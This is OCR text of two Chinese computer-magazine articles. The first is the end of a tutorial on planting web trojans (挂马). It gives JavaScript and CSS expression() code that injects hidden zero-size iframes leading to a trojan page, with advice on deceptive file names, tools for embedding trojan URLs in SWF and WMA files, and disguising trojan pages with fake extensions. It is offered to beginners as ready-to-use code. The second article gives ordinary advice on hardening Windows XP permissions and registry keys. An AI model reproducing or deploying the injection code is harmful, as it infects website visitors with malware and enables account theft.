


图9

但是目前稍微有些安全常识的用户都知道查找关键字ifarme了，所以要实行有效的挂马，最好是使用其它的挂马技巧。而另外一个常用的方法就是JS挂马了，这里的JS和我们上面谈到的JavaScript一样，JS挂马当然是先创建JS文件，我们先打开记事本，将以下代码输入到里面：**Top.document.body.innerHTML = top.document.body.innerHTML +'\r\n<iframe src=http://www.***.com/muma.htm width=0 height=0><iframe>'**。然后依次选择“文件”－“另存为(A)…”，将其保存为.js文件，如图10。将该文件上传到你所能控制的服务器中。现在我们只要在那个网页中插入**< script src=http://你的JS文件保存地址></script>**，以后只要有人浏览这个页面就会偷偷的转向我们JS文件里的http://www.***.com/muma.htm，从而达到挂马的目的。




图10

这种方法很好的避开了关键字ifarme，只要我们JS文件的名称起的具有迷惑性，一般都应该可以蒙混过关的。如果还想要更加隐蔽的方式，那就只有使用CSS来挂马了。

通过上面的文章大家应该对CSS有所了解了，CSS是层叠式样式表的简称，也就是说我们可以利用层叠式样式表来挂马，熟悉网页设计的朋友都知道，凡是比较复杂漂亮的页面，一般都要用到层叠式样式表，而且层叠式样式表的代码繁杂，从而有效的掩护了我们的挂马代码。我们只要在CSS文件中包含以下代码即可。

```
Body{
Hytop: expression(op.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe src=http://www.***.com/muma.htm width=0 height=0>< iframe>');}
}
```

然后在我们要挂马的页面中引用这个CSS文件就可以了，引用代码如下：**<link href="css.css" rel="stylesheet" type="text/css">**。有了这三种方法撑腰，你的网马挂的应该算是比较成熟了，但是除此之外，我们还有其它比较另类的挂马方法，正可谓剑走偏锋，出其不意！

第一个要介绍的就是“臭要饭的”写的“IcodeToSWF”，它可以将我们的网页木马地址插入到SWF文件里，当别人兴高采烈的观看动画时，他已经成为我们粥中的肉鸡了！

关于IcodeToSWF的使用方法非常简单，我们打开文件后选择需要插马的SWF文件，然后输入我们的木马网址点击“给我插”就可以了，如图11。




图11

最近总是听说网易博客中毒，一听吓我一大跳！网易的BLOG还没智能到可以运行病毒的程度吧？最后经过调查才发现原来是WMA文件被插了木马！于是乎淘到了一款傻瓜化的WMA插马工具，我们只需要输入木马地址与音乐地址保存即可，如图12。不过这个工具毛病很多，例如WMA音乐的地址最好手动输入，不要粘贴，否则会出问题等。




图12

关于挂马就讲到这里了，结束前再告诉大家一个技巧，关于HTML文件远程访问时我们可以将后缀名改为其它的，例如**http://www.***.com/muma.jpg**或**http://www.***.com/muma.abcd**都可以正常执行。除了HTML文件，JS文件也可以这样随意改动后缀名，甚至无后缀名都可以！

到这里文章就全部结束了，本想讲的更加详细一些，涉及的更广一些，但是想到懵懂不知的菜鸟们，我只好努力将文章的难度降低，以便于入门朋友的学习。关于本篇文章，入门的小菜不要看到代码就头大，其实大多数只是改个网址就可以应用了，为了方便广大读者，我已经将本文涉及到的所有应用代码整理出来，详情请见光盘。

（文章中涉及到的工具IcodeToSWF、WMA音乐插马器以及整理出的代码已经收录在光盘中）

个人电脑安全防范全攻略

BaseNet

好久不玩QQ了，这天一上QQ，看到QQ邮箱里有好多邮件，其中有一封孤雪Gilr发过来的PCSHARE免杀版，我只不过是点了一下，QQ一会儿就关了，再次登录QQ启用QQ医生查毒，竟然有7个盗号木马，幸亏是在网吧上网，要不然我可就被这个girl给害惨了，后来就思考如何设置个人电脑，来实现最大限度的安全，在此特写出来与各位朋友分享（以WindowsXP专业版为例）。

一、Windows安全第一步——做好权限设置

Windows在开发过程中遵循的第一条安全原则——验证与授权，自从WIN2000开始引入NTFS文件系统后授权的原则对用户来说才更实际了！

1.进行权限设置的前提

要进行权限设置，首先要保证操作系统为WIN2000以上，其次要保证硬盘文件系统为NTFS，如果文件格式没有转换的话可以在CMD命令提示符下使用convert命令进行转换。对于WINXP用户要将“我的电脑”—“工具”—“文件夹选项”—“查看”选项下“使用简单文件共享（推荐）”前的勾去掉。

另外还要注意WINXP家庭版不支持NTFS文件系统权限设置，在以前的文章中我曾向大家推荐了file security manager，使用XP家庭版的用户可以使用这个软件对系统进行权限设置！

2.设置系统目录权限

病毒木马入驻系统一般都会存储在系统目录下，打开系统盘，找到Windows文件夹，点右键，选择“属性”，单击“安全”选项，将system和administrators组以外的所有用户都删除，选择“Administrators”，将其权限设置为“读取”、“读取和运行”、“列出文件目录”，如图1，使用相同的方法设置system32文件夹的权限。




图1

3.独立文件权限设置

对系统内的危险程序，比如net.exe、net1.exe等进行权限设置，按照上图那样进行设置即可，特别需要注意对cacls.exe进行权限设置，因为该程序可以修改文件的访问控制表（ACL），也就是说通过这个程序能够对系统所做的权限进行修改。




图2

4．对注册表进行权限设置

对注册表进行权限设置的关键点在于设置哪些键，个人总结如下：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer

设置原因：网上大多数的IE恶意代码攻击都是修改这个项的键值，同时网页木马当前已经成为一个重要的木马传播途径。

操作过程如下：在“开始”—“运行”栏中输入regedit打开注册表编辑器，找到上面的键项，点鼠标右键，选择“权限”，如图2，点“高级”，将“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”前面的勾去掉，在弹出的窗口中单击“复制”，确定后返回到“Internet Explorer的权限”窗口，将“administrators”和“system”以外的用户删除，选择“administrators”用户组，只保留“读取”权限，如图3，下面的设置和该设置一样！




图3

HKEY_CLASSES_ROOT\Drive\shell和HKEY_CLASSES_ROOT\Directory\shell

设置原因：很多病毒进入系统后会在各驱动器根目录下创建一个autorun.inf文件，并在该注册表键中建立auto键值，以达到用户双击打开磁盘运行木马的目的！

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

设置原因：该注册表键中有两个键需要我们注意，一个是userinit，另一个是shell。正常为C:\Windows\system32\userinit.exe和Explorer.exe，病毒和木马可以在这里加载启动项，比如将userinit键更改为C:\Windows\system32\userinit.exe、C:\Windows\system32\alqq.exe等。

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current Version\Run!

设置原因：这里可以加载木马启动，这个键也是我们所熟知的，大家可以到网上搜索相关资料，自己进行设置！

